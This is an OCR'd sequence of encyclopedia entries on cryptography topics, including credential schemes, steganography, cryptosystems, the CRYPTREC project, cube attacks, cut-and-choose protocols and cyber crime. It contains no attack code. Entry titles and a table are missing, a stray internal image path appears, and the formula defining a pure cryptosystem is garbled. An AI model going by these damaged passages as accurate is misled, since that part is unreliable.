In a general sense, credentials are something that gives a title to credit or confidence. In computer systems, credentials are descriptions of privileges that are issued by an authority to a subject. The privilege may be an access right, an eligibility, or membership (privilege management and access control). Examples from real life are drivers' licenses, club membership cards, or passports. A credential can be *shown* to a verifier in order to prove one's eligibility or can be *used* toward a recipient in order to exercise the described privilege or receive the described service. The integrity of a credential scheme relies on the verifiers being able to effectively check the following three conditions before granting access or providing service:

1. The credential originates from a legitimate authority. For example, the alleged authority is known or listed as an approved provider of

credentials for the requested service.

2. The credential is legitimately shown or used by the respective subject.

3. The privilege described is sufficient for the service requested.

In centralized systems, credentials are called *capabilities*, that is, descriptions of the access rights to certain security critical objects (access control). The centralized system manages the issuing of capabilities to subjects through a trusted issuing process, and all attempts of subjects to access objects through a trusted verifier, that is, the access enforcement mechanism. If the subject has sufficient capabilities assigned, it is authorized to access the requested object or service, otherwise the access is denied. The capabilities and their assignment to subjects are stored in a central trusted repository, where they can be looked up by the access enforcement mechanism. Thus, in centralized systems, the integrity requirements 1, 2, 3 are enforced by trusted central processes.

In distributed systems, there are autonomous entities acting as issuing authorities, as users who get credentials issued or show/use credentials, or as verifiers. Distributed credentials need to satisfy the above integrity requirements even in the presence of one or more cheating users, possibly collaborating. In addition, one can be interested in privacy requirements of users against cheating issuers and verifiers, possibly collaborating. David Chaum introduced credentials in this context of distributed systems in (Chaum 1985). Distributed credentials have been proposed to represent such different privileges as electronic cash, passports, drivers' licenses, diplomas, and many others. Depending on what privilege a credential represents, its legitimate use must be restricted appropriately (*Integrity Requirement* (3) above). The following atomic *use restrictions* have been considered in the literature.

Nontransferable credentials cannot be (successfully) shown by subjects to whom they have not been issued in the first place. Such credentials could represent nontransferable privileges such as diplomas or passports.

Revocable credentials cannot be (successfully) shown after they have expired or have been revoked. Such credentials could represent revocable privileges such as drivers' licenses or *public key certificates* commonly used in public key infrastructures (PKI).

Consumable credentials cannot be (successfully) shown after they have been used a specified number of times. Such credentials could represent privileges that get consumed when you use them, for example, electronic cash.

More complex use restrictions can be defined by combining these atomic use restrictions in Boolean formulae. For example, revocable nontransferable credentials could be used as drivers' licenses that expire after a specified period of, for example, 2 years.

A credential scheme is called *online* if its credentials can be shown and used only by involving a central trusted authority that needs to clear the respective transactions. If the holder and verifier can do so without involving a third party, the credentials scheme is called *offline*. Online credential schemes are regarded as more secure for the issuers and verifiers, while offline credential schemes are regarded as more flexible and convenient to customers.

Credentials and their use could carry a lot of personal information about their holders. For example, consider an automated toll system that checks the driver's license of each car driver frequently but conveniently via wireless road check points. Such a system would effectively ban drivers without a valid license, but it could also effectively monitor the moving of all honest drivers. Considerations like this led Chaum (1985) to look for privacy in credentials:

Unlinkable credentials can be issued and shown/used in such a way that even a coalition of cheating issuers and verifiers has no chance to determine which issuing and showing/using or which two showings/usings originate from the same credential (unlinkability).

Unlinkable credentials also leave the holders anonymous, because if transactions on the same credential cannot be linked, neither can such transactions be linked to the credential holder's identity. (Otherwise, they were no longer unlinkable.)

In the cryptographic literature, the term *credential* is most often used for nontransferable and unlinkable credentials, that is, those that are irreversibly tied to human individuals, and protecting the privacy of users. Numerous cryptographic solutions have been proposed both for consumable credentials and for personal credentials alike. Chaum et al. (1990b) kicked off the development of consumable credentials. Improvements followed by Chaum et al. (1990a, b, Chaum 1992), Chaum and Pedersen (1993), Cramer

and Pedersen (1994), Brands (1994), Franklin and Yung (1993), and others. Brands solution achieves overspending prevention by using a wallet-with-observer architecture ((Even et al. 1984) and electronic wallet), overspender detection without assuming tamper resistant hardware, and unconditional unlinkability of payments also without assuming tamper resistant hardware. Brands solution satisfied almost all requirements that had been stated by 1992 for efficient offline consumable credentials (e-cash) in a surprisingly efficient way.

Naccache and von Solms (1992) pointed out later that unconditional unlinkability (which implies payer anonymity) might be undesirable in practice because it would allow blackmailing and money laundering. They suggested to strive for a better balance between the individuals' privacy and law enforcement. This work triggered a number of proposals for consumable credentials with anonymity revocation by Stadler et al. (1995), Brickell et al. (1995), Camenisch et al. (1996), and Frankel et al. (1996).

About the same amount of work has been done on developing personal credential schemes. Quite surprisingly, the problem of nontransferability between cheating collaborating individuals was neglected in many of the early papers by Chaum and Evertse (1985, 1987, 1990a) and Chen (1996). Chen's credentials are more limited than Chaum's and Evertse's because they can be shown only once. Damård (1990) stated nontransferability as a security requirement but the proposed solution did not address nontransferability. Chaum and Pedersen (1993) introduced the wallet-with-observer architecture and proposed personal credentials to be kept inside *wallet databases*, that is, decentralized databases keeping all the privileges of their respective owners. Their proposal only partially addressed nontransferability by suggesting "distance bounding protocols" (Brands and Chaum (1994)) in order to ensure the physical proximity of a wallet-with-observer during certain transactions. Distance bounding protocols can prevent Mafia frauds, where the individual present at an organization connects her device online to the wallet of another remote individual who holds the required credential and then diverts the whole communication with the organization to that remote wallet. Distance bounding cannot, however, discourage individuals from simply lending or trading their wallets. Lysyanskaya et al. (1999) proposed a general scheme based on one-way functions and general zero-knowledge proofs, which is impractical,

and a practical scheme that has the same limitations as Chen's: credentials can be shown only once.

The fundamental problem of enforcing nontransferability is simply this: the legitimate use of personal credentials (in contrast to consumable credentials) can neither be detected nor prevented by referring only to the digital activity of individuals. There must be some mechanism that can distinguish whether the individual who shows a personal credential is the same as the individual to whom that credential has been issued before. Since personal devices as well as personal access information such as PINs and passwords can easily be transferred from one individual to another, there is no other way to make this distinction but by referring to hardly transferable characteristics of the individuals themselves, for example, through some kind of (additional) biometric identification (biometrics) of individuals. Then, illegitimate showing can be recognized during the attempt and thus can be prevented effectively, however, at the price of assuming tamper resistant biometric verification hardware. Bleumer proposed to enhance the wallet-with-observer architecture of Chaum and Pedersen (1993) by a biometric recognition facility embedded into the tamper resistant observer in order to achieve transfer prevention (Bleumer 1998).

Camenisch and Lysyanskaya (2001) have proposed a personal credential scheme which enforces nontransferability by deterring individuals who are willing to transfer, pool, or share their credentials. Individuals must either transfer all their credentials or none (*all-or-nothing nontransferability*). They argue that even collaborating attackers would refrain from granting each other access to their credit card accounts, when they are collaborating only to share, for example, a driver's license. Obviously, this deterrence from not transferring credentials is quickly neutralized if two or more participants mutually transfer credentials to each other. If any of them misuses a credit card account of the other, he may experience the same kind of misuse with his own credit card account as a matter of retaliation. It appears as if this concept promotes and protects closed groups of criminal credential sharers. In addition, it would be hard in practice to guarantee that for each individual the risk of sharing any particular credential is significantly higher than the respective benefits. Thus, for most real-world applications such as drivers' licenses, membership cards, or passports, this deterrence approach to

nontransferability would face severe acceptance problems from the issuers' and verifiers' perspective. Their scheme also supports anonymity revocation as an option, but at the cost of about a tenfold increase of computational complexity. Subsequent work by Camenisch and Lysyanskaya (2002) also shows how to revoke their anonymous credentials on demand. The price of this feature is an even higher computational complexity of the showing of credentials.

It appears that detecting a cheating individual who has lent his personal credentials to another individual, or who has borrowed a personal credential from another individual is technically possible, but is often unacceptable in practice. Unauthorized access may lead to disastrous or hard-to-quantify damage, which cannot be compensated after the access has been made regardless how individuals are persecuted and what measures of retaliation are applied.

The wisdom of more than 20 years of research on credentials is that in offline consumable credentials overspender detection can be achieved by digital means alone while overspending prevention can only be achieved by relying on tamper resistant hardware. In online consumable credentials, both overspender detection and overspending prevention can be achieved without relying on tamper resistant hardware.

In personal credentials, one is interested in transfer prevention, which we have called nontransferability. Considering a separate integrity requirement of transferer detection makes little sense in most applications because the potential damage caused by illegitimately transferring credentials is hard to compensate for. Nontransferability can be achieved in a strict sense only by relying on tamper resistant biometric verification technology, regardless if it is an online or offline scheme. Nontransferability can be approximated by deterrence mechanisms integrated into the personal credential schemes, but it remains to be analyzed for each particular application how effective those deterrence mechanisms can be.

Applications

Consumable credentials are a useful primitive to design privacy protecting electronic cash. Nontransferable credentials are a useful primitive to design privacy protecting electronic drivers' licenses, passports, and membership cards. The privacy of users is protected by credentials through their

characteristic attribute of unlinkability, which enforces that users cannot be traced by the trail of their transactions.

Definition

Cryptology is the discipline of *cryptography* and cryptanalysis and of their interaction. Its aim is *secrecy* or *confidentiality*: the practice of keeping secrets, maintaining privacy, or concealing valuables. A further goal of cryptology is *integrity* and *authenticity*, usually given by a *message authentication code* (MAC Algorithms) or digital signature unique to the sender and serving for his identification.

- *Cryptography*. Cryptography is the discipline of writing a message in *ciphertext* (Cryptosystem), usually by a translation from *plaintext* according to some (frequently changing) *keytext*, with the aim of protecting a secret from adversaries, interceptors, intruders, interlopers, eavesdroppers, opponents or simply attackers, opponents, and enemies. Professional cryptography protects not only the plaintext, but also the key and more generally tries to protect the whole cryptosystem.
- *Steganography*. Steganography is the counterpart of cryptography, comprising technical steganography (working with invisible inks, hollow heels, etc.) and linguistic steganography, the art of hiding information by linguistic means. Of the later, we mention semagrams, open code, comprising jargon code (masked secret writing, e.g., cues), and concealment ciphers (veiled secret writings, like the null cipher and grilles [Substitutions and Permutations]). Linguistic steganography has

close connections with cryptography, e.g., the uses of grilles and transposition ciphers (Substitutions and Permutations) are related.

- *Semagram*. Semagram is a picture or grapheme hiding a message behind innocent looking, frequently minute graphic details (Fig. 1).
- *Open code*. It is a class of linguistic steganography, selected words or phrases made to appear innocent in the surrounding text.
- *Cue*. It is a short, prearranged jargon-code message, usually a word or phrase. The importance of the message is strongly linked to the time of transmission. Famous is the encrypted Japanese message HIGASHI NO KAZE AME ("east wind, rain") on December 7, 1941, a cue with the meaning "war with the USA."

Cryptology, Fig. 1 Semagram. The message is in Morse code, formed by the short and long stalks of grass to the left of the bridge, along the river bank and on the garden wall. It reads: "compliments of CPSA MA to our chief Col. Harold R. Shaw on his visit to San Antonio May 11, 1945." (Shaw had been head of the Technical Operations Division of the US government's censorshipdivision since 1943)

Null cipher, where only certain letters are significant (the others being *nulls*):

- Encryption rules of the type “the *n*th character after a particular character,” specifically “the next character after a space” (*acrostics*).
- Or rules for inserting a null between syllables (Tut Latin: TUT) or after phonetic consonants (Javanais: chaussure ↦ CHAVAUSSAVURAVE).
- Or rules for suffixing nulls, e.g., un fou ↦ UNDREQUE FOUDREQUE (Metz, 1670), also combined with shuffling of some letters (largonjem: boucher ↦ LOUCHERBEM, pig Latin: third ↦ IRDṪḢAY).
- A borderline case is pure transposition: reversing letters of a word (back slang), e.g., tobacco ↦ OCCABOT).

Definition

The term "cryptophthora" (literally "secret degradation") is a generic term expressing secret entropy loss. Cryptophthora can result from side-channel leakage, cryptanalytic disclosure of partial key information, or improper device operation.

Open Problems

Devise sound theoretical models, find new causes and forms of Cryptophthora.

Email: flb@cs.tum.edu

Definition

A cryptosystem (or *cipher system*) is a system consisting of an encryption *algorithm*, a *decryption algorithm*, and a well-defined triple of *text spaces*: *plaintexts*, *ciphertexts*, and *keytexts*.

Applications

For a given key text, the encryption algorithm will map a plaintext to a (usually uniquely determined) ciphertext. For the corresponding keytext, the decryption algorithm will map the ciphertext to the (usually uniquely determined) plaintext. The cryptosystem may be performed by hand methods ("hand cipher"), machine methods ("machine cipher"), or software (Shannon's Model).

- *Plaintext*. It is a text in an open language that is commonly understood among a larger group of people.
- *Ciphertext*. It is a text ("cryptogram") in a secret language that is understood only by few, authorized people, usually after decryption by hand machine, or software.

Two special properties are mentioned: an *endomorphic cryptosystem* is a cryptosystem with identical plaintext and ciphertext space. Example: {a,

b, c, …, z} → {a, b, c, …, z}. A *pure cryptosystem* is a cryptosystem that has the following property: whenever enciphering $\mathcal{E}_k y$ with key *k*, followed by deciphering K_i' with key *j*, followed by enciphering $\mathbb{A}_1$ with key *i* is performed, there is a key ℓ such that $\mathcal{E}_l$ has the same effect: $\mathcal{E}_i \mathcal{D}_j \mathcal{E}_k = \mathcal{E}_\ell$. In a pure cryptosystem, the mappings $\mathcal{D}_j \mathcal{E}_k$ (“ $\mathcal{E}_k$ followed by K_i' ”) \ form a group, with $\mathcal{D}_k \mathcal{E}_k$ being the identity.

An endomorphic cryptosystem is pure if and only if its encipherings are closed under composition (Shannon), i.e., if its keys form a group, the *key group* (key).

Definition

CRYPTREC is the Japanese Cryptographic Algorithm Evaluation Project.

Background

In 1999, Japanese Cabinet announced that the Japanese e-Government systems would be established until 2003. Therefore, the Japanese government organized CRYPTREC in 2000, in order to evaluate the cryptographic algorithm for using in Japanese e-Government system.

Applications

Japanese e-Government system

Overview

CRYPTREC (Cryptography Research and Evaluation Committee) was originally functioned as CRYPTREC Advisory Committee and Cryptography Research and Evaluation Committee (n.d.). Thereafter, CRYPTREC is representing the security evaluation project for the cryptographic algorithms in Japan as well. CRYPTREC was initially founded in 2000. The major roles/responsibilities for the CRYPTREC were to evaluate the security provided by cryptographic algorithms which would be used by Japanese e-Government. Since the Japanese Government targeted to construct the e-Government system by the end of 2003, however, the necessity of ensuring information security in the e-Government system was its major concern. Accordingly, the Japanese Government needed such mechanism which evaluates the security in cryptographic algorithm, the fundamental information technology of information security.

CRYPTREC publicly offered such algorithms which would suit for the use for the e-Government system twice in the years of 2000 and 2001, respectively, and eventually, 61 types of algorithms were proposed from worldwide. Along with those algorithms proposed from worldwide and the 24 cryptographic algorithms that were widely used as defacto standard at the time of 2000, together, were evaluated for their security. As its result, CRYPTREC they selected 29 cryptographic algorithms in March 2003 which were listed/publicized as the e-Government Recommended Ciphers. Upon selecting e-Government Recommended Ciphers, their results of implementation/performance was also deliberately concerned. In the Table 1, we will show the e-Government Recommended Ciphers List (The year of 2002 ver.).

		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) Appendix 3.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) revised Appendix 3.1

Notes:
(Note 1) This is permitted to be used for the time being because it was used inSSL3.0/TLS1.0
(Note 2) This is permitted to be used only in the KEM (Key Encapsulation Mechanism) DEM (Data Encapsulation Mechanism) construction
(Note 3) When constructing a new system for e-Government, 128-bit block ciphers are preferable if possible
(Note 4) The 3-key Triple DES is permitted to be used for the time being under the following conditions:

1. It is specified as FIPS 46-3
2. It is positioned as the de facto standard

(Note 5) It is assumed that 128-bit RC4 will be used only in SSL3.0/TLS (1.0 or later). If any other cipher listed above is available, it should be used instead
(Note 6) If a longer hash value is available when constructing a new system fore-Government, it is preferable to select a 256-bit (or more) hash function. However, this does not apply to the case where the hash function is designated to be used in the public-key cryptographic specifications
(Note 7) Since pseudo-random number generators do not require interoperability due to their usage characteristics, no problems will occur from the use of a cryptographically secure pseudo-random number generating algorithm. These algorithms are listed as examples
Annex: Information table for the e-Government Recommended Ciphers List

Date	Location	Before	After	Reason
October 12, 2005	Notes: (1) in Note 4	It is specified as FIPS 46-3	It is specified as SP 800-67	Change of a pointer to the spec document

When CRYPTREC was established in 2000, IPA (Information-technology Promotion Agency) became its secretariat. In 2001, TAO


(Telecommunications Advancement Organization of Japan) was also added to its secretariat. At the same time, MIC (Ministry of Internal Affairs and Communications) and METI (Ministry of Economy, Trade and Industry) organized CRYPTREC Advisory Committee. As a result, CRYPTREC truly became the security evaluation project of the cryptographic algorithms which should be used by the Japanese e-Government System.

The e-Government Recommended Cipher List in 2003 was described as follows one of the “Basic requirements” in the “Standards for Information Security Measures for the Central Government Computer Systems” which was documented by NISC (National Information Security Center) (2005):

(a) The head of information security officers must define the algorithm and implementation system for encryption and perform digital signatures to be used in the government agencies.

(b) Those which on the electronics government recommended cipher list must be used if available.

(c) If encryption or electronic signature is deployed for the new development or update of the information system, the algorithm specified in the electronics government recommended encryption list must be used. However, some of those algorithms concerned must include specified in the electronics government recommended encryption list, at least one, for cases that the encryption or electronic signature is implemented.



NISC is the national center relevant to Japanese information security established in the Cabinet office in 2005.

History

As a result of the project from 2000 to 2003, CRYPTREC completed the e-Government Recommended Ciphers List, which is shown in Table 1, in 2003. For the years of 2003–2008, it once decomposed the above-mentioned Cryptographic Technology Evaluation Committee: it was resumed as Cryptographic Technique Monitoring Subcommittee and Cryptographic Module Subcommittee under the Cryptographic Technology Review Committee. The main activity for the Cryptographic Technique

Monitoring Subcommittee is to monitor the security provided by the cryptographic algorithms which are listed on the e-Government Recommended Ciphers List.

In the said subcommittee, they collect information and literatures publicized in the conferences and workshops relevant to cryptographic algorithms hosted by respective nations and parse the information to be used to review the security of cryptographic algorithms listed in the e-Government Recommended Ciphers List. In addition, in the Cryptographic Technique Monitoring Subcommittee, they estimate the shift in computer performance and assess the modulus in digits which is prime factorizable. The consequence is shown in the Fig. 1.

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project), Fig. 1 Computational complexity required for factoring n = pq

In the Cryptographic Module Subcommittee, they reviewed the security requirements for the cryptographic modules and the standards for the testing: they also contributed to found the Japan Cryptographic Module

Validation Program. Studying side-channel attacks such as power analysis attack, etc. is another role/responsibility.

Open Problems (Future Schedules)

CRYPTREC has just started to prepare reviewing of e-Government Recommended Ciphers List from 2009 (Imai 2009). As the part of the reviewing activity, CRYPTREC also started to publicly offer the newer cryptographic algorithms to update the current e-Government Recommended Ciphers List from October 2009: the newer cryptographic algorithms publicly offered are block cipher, stream cipher, operation mode, message authentication code (MAC), and entity authentication. The e-Government Recommended Ciphers List will be updated by the year of 2013. The new (i.e., updated) e-Government Recommended Ciphers List is organized by three major lists: e-Government Recommended Ciphers List, Candidate Recommended Ciphers List, and Obsolete Ciphers List. Understandably, the e-Government Recommended Ciphers List is the Ciphers List which will be encouraged for the e-Government system employed/procured during and after 2013. Those ciphers to be listed on the e-Government Recommended Ciphers will be selected from the Candidate Recommended Ciphers List. For your further information, the ciphers currently in the e-Government Recommended Ciphers List and those ciphers newly evaluated are included in the Candidate Recommended Ciphers List. The newly evaluated ciphers are the newly proposed ciphers of those ciphers from which security is evaluated. Those ciphers that already have been internationally standardized will also be evaluated for its security and functionality: they shall be included in the Candidate Recommended Ciphers List as well if they can be considered to be sufficiently competitive. From the view point of security, logical security will highly be concerned. As for functionality, performance and the resource to be consumed will be significantly considered.

The security in those newly proposed ciphers will be evaluated using full of the year 2010 as the first step to up-date the e-Government Recommended Ciphers List. Their security and their functionality will further be evaluated along with those ciphers currently in the e-Government Recommended Ciphers List during the years of 2011–2012.

For the purpose to update the e-Government Recommended Ciphers List, the CRYPTREC is organizationally changed. The Cryptographic Technique Monitoring Subcommittee was reorganized in the Cryptographic Scheme Committee, in order to evaluate the theoretical security of the candidate cryptographic algorithm. The Cryptographic Module Subcommittee is reorganized to the Cryptographic Module Committee to evaluate performance the amount of the resource used, etc., of cryptographic modules. Moreover, the Cryptographic Interoperability Committee is newly established for investigating the used situation of cryptographic algorithm.

Other Activities

In CRYPTREC, they conduct not only maintaining the e-Government Recommended Ciphers List currently available, but also study/research relevant to cipher techniques – ID-based encryption technologies, key management technologies, etc. – which may be employed by the e-Government system. In addition, the business continuity plan upon cryptographic technology including replacement strategies of cryptographic algorithms which is getting compromised, and experimentations relevant to side-channel attacks are also conducted.

Symmetric Cryptography

Definition

A *cube attack* is a cryptanalytic method used in order to retrieve secret values from a polynomial depending on both secret and public variables (a so-called *tweakable polynomial*). This polynomial is typically the representation of a cryptographic algorithm where the public variables can be either initialization vectors or known/chosen plaintexts. In the Boolean case, which is the one of interest here, one has to compute *higher order derivatives* of the polynomial. This precomputation uses sums of values of the polynomial on subspaces of public variables – the so-called *cube* – to obtain a system of linear equations in the secret variables which can be solved using usual methods.

Background

Introduced by Dinur and Shamir (2009), the so-called *cube attack* corresponds to the improvement of several former distinguishing attacks on stream ciphers (see, e.g., Englund et al. 2007; Filiol 2002; Fischer et al. 2008; Saarinen 2006) and shares similar ideas with the work presented by Vielhaber (2007)). The name *cube attack* is very popular although not showing its direct connection to the notion of higher order derivative.

A cube attack is achieved through two distinct steps: a precomputation and an online phase.

Theory

In any cryptographic scheme any output bit can be considered the value at one point of a Boolean function. The variables of this function are the input variables of the scheme and a *point* is an instance of these variables.

A Boolean function with n variables has a unique representation as a polynomial p of $\mathbb{F}_2[x_1, \ldots, x_n] / \left(x_1^2 - x_1, \ldots, x_n^2 - x_n\right)$ which is termed the *algebraic normal form* (ANF) of the function.

The *derivative of order i of p* with respect to a subspace V of dimension k is the function $D_V p$ on $\mathbb{F}_2^n$ defined by:

$$D_V p(x) = \sum_{v \in V} p(x + v)$$

(see, for instance, Lai 1994).

It is well-known that $\deg(D_V p) \leq \deg(p) - k$.

Now, suppose that the polynomial p satisfies the following property:

There is V, a subspace of some dimension $i \geq 1$ *which is included in the subspace of public variables, such that* $D_V p$ *is a linear function of the secret variables*.

When ℓ secret variables have to be determined, the existence of ℓ derivatives which are linearly independent linear functions makes it possible to achieve this determination by solving a system of linear equations.

If p is a polynomial in n variables among which there are ℓ secret variables and m public variables (thus $n = \ell + m$), its algebraic normal form

is: for $x \in \mathbb{F}_2^\ell$ and $u \in F_2^n$

$$p(x,y) = \sum_{(u,w)\in\mathbb{F}_2^\ell\times\mathbb{F}_2^m} a_{u,w}x^u y^w,\ a_{u,w} \in \mathbb{F}_2,$$

$$x^u y^w = \prod_{i=1}^{\ell} x_i^{u_i} \times \prod_{j=1}^{m} y_j^{w_j}$$

Let $w_0 \in \mathbb{F}_2^m$, be a choice of a value of the public variables. Then *p*(*x*, *y*) can be written as:

$$p(x,y) = y^{w_0} \sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0} + \sum_{(u,w_0\not\preccurlyeq w)} a_{u,w}x^u y^w,$$

where $w_0 \preccurlyeq w$ means that *w covers* w_0, which means that $\preccurlyeq$ is a partial order on $\mathbb{F}_2^n$ defined as follows: for any $u, v \in \mathbb{F}_2^n$, $u = (u_1, \ldots, u_n)$, and $v = (v_1, \ldots, v_n)$,

$$v \preccurlyeq u \iff v_i \le u_i,\ 1 \le i \le n.$$

The subpolynomial $\sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0}$ is called the *superpoly* of supp(w_0), the support of w_0, in *p*.

Defining the subspace $E_{(0,w_0)}$ by:

$$E_{(0,w_0)} = \left\{(x,y) \in \mathbb{F}_2^\ell \times \mathbb{F}_2^m,\ (x,y) \preccurlyeq (0,w_0)\right\},$$

and denoting by wt(w_0) the Hamming weight of w_0, one can show that the derivative of order wt(w_0) of *p* with respect to the subspace $E_{(0,w_0)}$ of dimension wt(w_0) is:

$$D_{E(0,w_0)}p(x,y) = \sum_{(u,w_0\preccurlyeq w)} a_{u,w}x^u y^{w+w_0}.$$

The derivative $D_{E_{(0,w_0)}}p(x,y)$ is indeed the *superpoly* of supp(w_0) in *p*. When $D_{E_{(0,w_0)}}p(x,y)$ is linear with respect to the secret variables, then $y^{w}{}_0$

is called a *maxterm*.

Scenario of the Cube Attack

The cipher is considered a *box* which implements a polynomial *p* whose ANF is a priori not known (and then called a *tweakable black box polynomial* (Dinur and Shamir 2009)). It is considered that in the *precomputation step* the attacker can handle this box. He can build queries by modifying the initialization vector for the computation of the values of higher order derivatives at a given point. He can also change the key to apply a linearity testing algorithm to these derivatives.

The attacker wants to obtain enough expressions $D_{E_{(0,w_0)}} p\,(x, y_0)$ of the higher order derivatives of *p* which are linear and linearly independent. This preprocessing phase is not guaranteed to succeed as it can happen that no linear derivative can be found or that the complexity to find enough linear derivatives is prohibitive.

After this precomputation, the attacker can consider a particular instance of the polynomial with the secret variables of the key (as a parameter). He can compute the values of the higher order derivatives of *p* for this particular instance, and once he has gathered enough linearly independent linear equations, he can solve the system and recover secret key bits.

Applications

The attack has not proven to be applicable for good ciphers. Indeed a good cipher should behave like a random polynomial, i.e., having high degree and randomly distributed coefficients for its algebraic normal form, which are criteria known for a long time. However, it might be more suitable under its distinguishing attack form (see, e.g., Aumasson et al. 2009) extended in *dynamic cube attack* (Dinur and Shamir 2011).

Cut-and-Choose Protocol

Claude Crépeau[89] ✉
(89) School of Computer Science, McGill University, Montreal, QC, Canada

✉ **Claude Crépeau**
Email: csepeau@cs.mcgill.ca

Definition

A cut-and-choose protocol is a two-party protocol in which one party tries to convince another party that some data he sent to the former was honestly constructed according to an agreed-upon method. Important examples of cut-and-choose protocols are interactive proofs (Goldwasser et al. 1989), interactive arguments (Brassard et al. 1988), zero-knowledge protocols (Brassard et al. 1988; Goldreich et al. 1991; Goldwasser et al. 1989), and *witness indistinguishable* and witness hiding protocols (Feige and Shamir 1990) for proving knowledge of a piece of information that is computationally hard to find. Such a protocol usually carries a small probability that it is successful despite the fact that the desired property is not satisfied.

Background

The very first instance of such a cut-and-choose protocol is found in the protocol of Rabin (1977) where the cut-and-choose concept is used to convince a party that the other party sent him an integer n that is a product of two primes p, q, each of which is congruent to 1 modulo 4. Note that this protocol was NOT zero-knowledge.

The expression “cut and choose” was later introduced by Chaum (Brassard et al. 1988) in analogy to a popular cake-sharing problem: given a complete cake to be shared among two parties distrusting each other (for reasons of serious appetite). A fair way for them to share the cake is to have one of them cut the cake in two equal shares, and let the other one choose his favorite share. This solution guarantees that it is in the former’s best interest to cut the shares as evenly as possible.

Cyber Crime

Synonyms

Digital crime;Electronic crime

Definition

Criminal activity that directly or substantially involves the use of digital devices or digital technologies.

Background

Crimes involving cyber or digital systems generally consist of theft, disruption, or manipulation. The first cybercrime incident, technically one of manipulation, is widely accepted to be the hacking of the French mechanical telegraph system in 1834 (Standage 2017). While the system did not use *electronic* digital technology, it was the world's first national data network and encoded messages in a manner similar to modern digital communication networks. Two brothers bribed system operators to include hidden messages in routine government communications. The hidden messages conveyed financial market movements ahead of public knowledge, and the brothers exploited this information for financial gain. Notably, such data network misuse was not illegal at the time, so the

brothers were not convicted of a crime. Subsequent criminal activity on communication networks, primarily the unauthorized use of the systems or rerouting of calls or messages, occurred sporadically until the introduction of digital switching systems for phone and communication networks in the 1970s (Herjavec 2021). Unauthorized access to, and use of, the digital phone system (commonly called *phone phreaking*) increased at this time and was followed by similar criminal activity against computer systems as the Internet grew in the 1980s. As additional systems connected to the Internet, and the value of those systems and the data they held increased, criminal activity moved aggressively into the online world. Estimates of the annual losses due to cyber crime, public and private, are placed as high as one trillion dollars (Smith and Lostri 2020).

Theory and Application

Cybercriminal actors are motivated primarily by financial gain (Coleman 1992), and less commonly but occasionally by terrorism, vandalism, or activism. Regardless of motivation, most cyber crimes fall into one or more of the following categories: theft, disruption, or manipulation.

Theft

Theft involves the intentional taking of another person's property without their permission or consent, and with the intent of permanently depriving the owner of their property. Cybercrime theft often involves the compromise of a user's computer system in order to gain something of value, which is usually a multistep process. Once the cyber criminal has access to the victim's computer system, they may collect credit card, financial account, or personal information, then use that information to make fraudulent charges, transfer funds to an account the criminal controls, or impersonate the victim (i.e., *identity theft*), or they may sell the information to a third party. In corporate or government systems, the thief may steal intellectual property or sensitive information, often to be sold to a third party.

In addition to, or instead of, the activity above, a cyber criminal may compromise a system to facilitate future crimes, although this precursor activity – unauthorized access, use, or monitoring of digital systems and communications without explicit theft – is itself criminal in many

jurisdictions and circumstances (Jarrett and Bailie 2015). The cyber criminal may use the compromised system to then attack other systems, or they may use the compromised system for eavesdropping purposes. Such eavesdropping activity may be local, for example, to record system or application passwords when the user types them (e.g., via a *keylogger*), or to access the system's camera or microphone. Eavesdropping may also monitor local network traffic in order to capture other system passwords or sensitive information in transit, or to gain additional understanding of the local network and systems.

Disruption

